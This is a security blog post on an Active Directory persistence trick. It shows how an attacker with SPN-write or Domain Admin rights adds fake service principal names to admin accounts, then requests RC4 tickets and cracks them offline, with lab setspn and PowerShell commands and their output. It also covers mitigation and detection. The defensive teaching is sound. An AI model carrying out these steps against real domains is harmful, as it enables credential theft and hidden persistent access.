Sneaky Persistence Active Directory Trick #18: Dropping SPNs on Admin Accounts for Later Kerberoasting

adsecurity.org

Sean Metcalf January 29, 2017

The content in this post describes a method through which an attacker could persist administrative access to Active Directory after having Domain Admin level rights for about 5 minutes.

Complete list of Sneaky Active Directory Persistence Tricks posts

This post explores how an attacker could leverage existing admin rights and/or over-permissive delegation to gain persistence on an admin account or accounts..

Any account with a Service Principal Name can be Kerberoasted. It's possible with the appropriate rights to add SPNs to accounts, including admin accounts, to discover the password for those accounts in order to gain/re-gain access to the account.

Overview

This sneaky persistence trick isn't as straightforward as some of the others. This one takes some work, but can be very difficult to notice if done correctly and the environment doesn't properly monitor Kerberos service accounts (AD user accounts with service principal names, SPNs).

With Active Directory, it's possible to delegate specific permissions on an Active Directory object such as a user, group, organizational unit (OU), etc., This ability to delegate is very powerful, since without careful planning, the admin could configure the environment where too many groups, and therefore group members, have more rights than required.

One of the rights that by default, only Domain Admins have, is the ability to configure a service principal name (SPN) on an account. I have covered SPNs before, but to summarize, the SPN is like a signpost for Kerberos that points the service principal name to the associated Kerberos service account. For example, if you install Microsoft SQL on adsmssql15.lab.adsecurity.org on the default port, the associated service principal name would be MSSQL/adsmssql15.lab.adsecurity.org:1433 since this says that MS SQL is running on this server on this port (service port/instance is optional, though required for MS SQL). This SPN needs to be added to the account that the SQL service is running as on adsmssql15, which is usually an Active Directory user account (though for non-SQL Kerberos services, is often a computer account). In this example, the service account is "SQL15service" and a Domain Admin updates the account with a new SPN, "MSSQL/adsmssql15.lab.adsecurity.org:1433". Once this is done, a client wanting to connect to the MS SQL service running on adsmssql15 on port 1433, can request a Kerberos service ticket from a Domain Controller (DC) for the SPN

“MSSQL/adsmssql15.lab.adsecurity.org:1433”. This process is called a service ticket request (TGS-REQ) and the user sends their Kerberos authentication ticket (TGT) as poart of this request. The DC then looks up this SPN in Active Directory and will find the associated service account SQL15service. The DC takes the user’s Kerberos authentication ticket (TGT) which proves to the DC the user is who they purport to be (sent during the TGS-REQ) and uses the data in the TGT to create a new Kerberos service ticket which proves the user’s identity to the service associated with the SPN. This Kerberos service ticket (TGS) also includes the users group membership which the Kerberos service will use to determine if the user should be allowed to connect to the service and with what access. The Domain Controller encrypts this TGS ticket using the service accounts password hash: the NTLM password hash for RC4 encrypted tickets and an AES hash for AES encrypted tickets. This ensures that only the service account with the requested SPN can open the TGS ticket.

Kerberoasting

Tim Medin presented at DerbyCon 2014 where he released a tool he called Kerberoast which cracks Kerberos TGS tickets, He determined that possession of a TGS service ticket encrypted with RC4 provides the opportunity to take the ticket to a password cracking computer (or cloud system) and attempt to crack the service account’s password. How does this work? Since the TGS Kerberos ticket is encrypted with RC4 encryption, that means the service account’s password hash is used to encrypt the ticket. The cracking system only needs to have a dictionary list of words and common passwords which the cracking system loops through, converts to NTLM, and attempts to open the TGS ticket. If the TGS ticket is opened, we know the clear text password and the NTLM password hash for the account.

Note: Cracking passwords that people usually create is often not that difficult. Cracking passwords that Windows or Active Directory creates is nearly impossible since they are >127 characters long. This includes passwords generated for computer accounts, managed service accounts, etc.

The Setup

I have seen AD environments where many rights are delegated to custom groups so the Active Directory admins don’t have to constantly perform the same tasks regularly. One of these is the ability of application owners or the server admins to be able to add service principal names to service accounts they own. Through the course of their work, it’s often necessary to create new computer accounts, new user accounts, new groups, etc., including the management of these accounts. The issue is that if these accounts aren’t properly protected, it’s possible for an attacker to take control of one (or more) of them. These accounts typically have full rights on many, if not all of the servers in an organization, including (too often) the admin servers Active Directory admins use to manage AD.

Quick example of how this works:

Padme is a member of “SPN Admins” which grants the ability to modify the ServicePrincipalName attribute on user accounts in specific OUs. Padme has no other group membership or special rights to AD.

```
organizationalUnit      : OU=Service Accounts,DC=lab,DC=adsecurity,DC=org
objectTypeName          : Service-Principal-Name
InheritedObjectTypeName : User
ActiveDirectoryRights   : WriteProperty
InheritanceType         : Descendents
ObjectType              : f3a64788-5306-11d1-a9c5-0000f80367c1
InheritedObjectType     : bf967aba-0de6-11d0-a285-00aa003049e2
ObjectFlags             : ObjectAceTypePresent, InheritedObjectAceTypePresent
AccessControlType       : Allow
IdentityReference       : ADSECLAB\SPN Admins
IsInherited             : False
InheritanceFlags        : ContainerInherit
PropagationFlags        : InheritOnly
```

```
PS C:\> get-aduser padme -prop memberof


DistinguishedName : CN=Padme,OU=AD Management,DC=lab,DC=adsecurity,DC=org
Enabled           : True
GivenName         :
MemberOf          : {CN=SPN Admins,OU=AD Management,DC=lab,DC=adsecurity,DC=org}
Name              : Padme
ObjectClass       : user
ObjectGUID        : 60c2e760-afde-4ab2-b5d8-ea0409609bf2
SamAccountName    : Padme
SID               : S-1-5-21-2710041276-1670258761-1848128390-1619
Surname           :
UserPrincipalName : Padme@lab.adsecurity.org
```

Compromising this account provides the ability to modify accounts in the target OU and add SPNs to them. In this example, an admin account with elevated rights was mistakenly placed in the wrong OU.

```
PS C:\> whoami
adseclab\padme
PS C:\>
PS C:\> setspn -a adm/srv1.lab.adsecurity.org c3po
Checking domain DC=lab,DC=adsecurity,DC=org

Registering ServicePrincipalNames for CN=C3PO,OU=Service Accounts,DC=lab,DC=adsecurity,DC=org
        adm/srv1.lab.adsecurity.org
Updated object
PS C:\>
PS C:\> get-aduser c3po -prop serviceprincipalname


DistinguishedName    : CN=C3PO,OU=Service Accounts,DC=lab,DC=adsecurity,DC=org
Enabled              : True
GivenName            :
Name                 : C3PO
ObjectClass          : user
ObjectGUID           : 8e179279-d15b-439e-a397-c15cc72ef8ec
SamAccountName       : C3PO
serviceprincipalname : {adm/srv1.lab.adsecurity.org}
SID                  : S-1-5-21-2710041276-1670258761-1848128390-1620
Surname              :
UserPrincipalName    : C3PO@lab.adsecurity.org
```

The Attack (Privilege Escalation / Persistence)

If an attacker gains the necessary access (DA or ability to add SPNs to admin accounts), they can configure a fake service principal name on an admin account.

Here’s how this works:

- The attacker has admin rights over the domain or SPN modify rights, on certain accounts or all domain accounts.
- They add fake SPNs to the admin accounts they want to retain access to. In this example, we add a SPN that's associated with an admin server (each account should have a unique SPN, ex. "adm/adminsrv01.lab.adsecurity.org").


```
PS C:\> get-aduser hansolo -Properties serviceprincipalname


DistinguishedName : CN=HanSolo,OU=AD Management,DC=lab,DC=adsecurity,DC=org
Enabled           : True
GivenName         :
Name              : HanSolo
ObjectClass       : user
ObjectGUID        : 49e093e2-b9d0-4373-8679-6aeac6aef4d3
SamAccountName    : HanSolo
SID               : S-1-5-21-2710041276-1670258761-1848128390-1608
Surname           :
UserPrincipalName :
```


```
PS C:\> setspn -a adm/adminsrv01.lab.adsecurity.org hansolo
Checking domain DC=lab,DC=adsecurity,DC=org

Registering ServicePrincipalNames for CN=HanSolo,OU=AD Management,DC=lab,DC=adsecurity,DC=org
    adm/adminsrv01.lab.adsecurity.org
Updated object
```

```
PS C:\> get-aduser hansolo -Properties serviceprincipalname


DistinguishedName    : CN=HanSolo,OU=AD Management,DC=lab,DC=adsecurity,DC=org
Enabled              : True
GivenName            :
Name                 : HanSolo
ObjectClass          : user
ObjectGUID           : 49e093e2-b9d0-4373-8679-6aeac6aef4d3
SamAccountName       : HanSolo
serviceprincipalname : {adm/adminsrv01.lab.adsecurity.org}
SID                  : S-1-5-21-2710041276-1670258761-1848128390-1608
Surname              :
UserPrincipalName    :
```

- The owner of the account changes their password and the attacker loses the level of access they had.

- The attacker now simply needs to request RC4 Kerberos tickets for the fake SPNs created earlier.





- The attacker can then take the requested tickets, save them out of memory to files, move them to another system, and crack them offline with a tool like Kerberoast, hashcat, etc.

There's a couple different angles to this attack/persistence method:


- Add SPNs to admin accounts for which the attacker wants to retain access.
- Add fake SPNs to admin accounts for which the attacker wants to get the passwords.

The key take-away here is that as long as a person (instead of a computer) created the password and it's not of sufficient length to resist modern cracking techniques, the attacker can gain knowledge of the account password simply because it has an associated service principal name.

Update: Will Schroeder (@harmj0y) describes "Targeted Kerberoasting" which is modifying an account to have a fake SPN temporarily to grab an RC4 TGS ticket and crack to get the account's password.

NOTE: An attacker could also grant rights to certain OUs containing admin accounts to provide a regular user account to modify the ServicePrincipalName attribute on the admin accounts in these OU. All that's required is delegating the "Write ServicePrincipalName"

access right (Full Control does not provide SPN modification rights). Though this isn't straightforward to configure via AD Users & Computers since the access right is hidden in the GUI by default.



Limitations

1. Accounts with SPNs are monitored and these new SPNs are discovered (though it may be seen as a mistake, especially if they are typo'd SPNs for existing services: MSSQL/asdmssql15.lab.adsecurity.org.
2. When the password changes, it is a pseudo-random password longer than 20 characters. Most people use predictable password, so using a password generator for creating these passwords will make them very difficult to crack.

Mitigation & Detection

Kerberoast mitigation is simple: use long, complex passwords (>30 characters) for all service accounts or preferably, use **Managed Service Accounts**. If an attacker is using this technique to persist, changing service account passwords at least once a year to something long & complex will help mitigate.

With PowerShell, it's trivial to get a list of domain/forest user accounts that have an associated SPN.
PowerShell AD module: ***get-aduser -filter {serviceprincipalname -like "*"} -prop serviceprincipalname***

```
PS C:\> get-aduser -filter {serviceprincipalname -like "*"} -prop serviceprincipalname

DistinguishedName    : CN=krbtgt,CN=Users,DC=lab,DC=adsecurity,DC=org
Enabled              : False
GivenName            :
Name                 : krbtgt
ObjectClass          : user
ObjectGUID           : cbab9f25-0ffe-4082-bde0-155c7a96f846
SamAccountName       : krbtgt
serviceprincipalname : {kadmin/changepw}
SID                  : S-1-5-21-2710041276-1670258761-1848128390-502
Surname              :
UserPrincipalName    :

DistinguishedName    : CN=SQL-ADSDB317-SVC,OU=Service Accounts,DC=lab,DC=adsecurity,DC=org
Enabled              : True
GivenName            :
Name                 : SQL-ADSDB317-SVC
ObjectClass          : user
ObjectGUID           : 8b41bc69-3590-46ae-9f3a-3f3ad6bd5da8
SamAccountName       : SQL-ADSDB317-SVC
serviceprincipalname : {MSSQLSvc/adsdb317.lab.adsecurity.org:2010}
SID                  : S-1-5-21-2710041276-1670258761-1848128390-1603
Surname              :
UserPrincipalName    : SQL-ADSDB317-SVC@lab.adsecurity.org

DistinguishedName    : CN=HanSolo,OU=AD Management,DC=lab,DC=adsecurity,DC=org
Enabled              : True
GivenName            :
Name                 : HanSolo
ObjectClass          : user
ObjectGUID           : 49e093e2-b9d0-4373-8679-6aeac6aef4d3
SamAccountName       : HanSolo
serviceprincipalname : {adm/adminsrv01.lab.adsecurity.org}
SID                  : S-1-5-21-2710041276-1670258761-1848128390-1608
Surname              :
UserPrincipalName    :

DistinguishedName    : CN=svc-adsMSSQL11,OU=Test,DC=lab,DC=adsecurity,DC=org
Enabled              : True
GivenName            :
```

If you are logging PowerShell activity and sending that data into a SIEM/Splunk, set an alert for “KerberosRequestorSecurityToken”.

Hopefully, the environment is mature enough where these accounts should be in a specific OU (or within a specific OU). If all service accounts are in a designated location and new ones are found outside of this location, then that’s something that can be monitored.

Every environment should be checking for old service accounts (AD accounts with SPNs) and at least removing the SPNs when no longer needed.

Too often I visit a customer and find the default domain admin account has a service principal name associated with it. Not only does this mean that this account is probably running as a service on a regular server, but that the default domain admin account could be Kerberoasted to gain knowledge of its password and own the domain.

NOTE:
A Service Principal Name should only be added to an account when an application requires it. When that service account is no longer needed and the application has been taken out of service, the SPN needs to be removed from the service account and the service account disabled.
Don’t add a SPN to an admin account, create a new account with the appropriate rights to

be the service account.
Never add a SPN to a default Administrator account or "break-glass" account meant to only be used when other accounts won't work.

Some organizations delegate the ability to modify the ServicePrincipalName attribute on accounts, this should be carefully monitored and controlled.

Kerberoasting References

- Detecting Kerberoasting Activity (part 1)
- Detecting Kerberoasting Activity Part 2 – Creating a Kerberoast Service Account Honeypot
- Cracking Kerberos TGS Tickets Using Kerberoast – Exploiting Kerberos to Compromise the Active Directory Domain
- Attack Methods for Gaining Domain Admin Rights in Active Directory
- Targeted Kerberoasting (Harmj0y)
- Kerberoasting without Mimikatz (Harmj0y)
- Roasting AS REPs (Harmj0y)
- Sean Metcalf's Presentations on Active Directory Security
- Kerberoast (GitHub)
- Tim Medin's DerbyCon "Attacking Microsoft Kerberos Kicking the Guard Dog of Hades" presentation in 2014 (slides & video).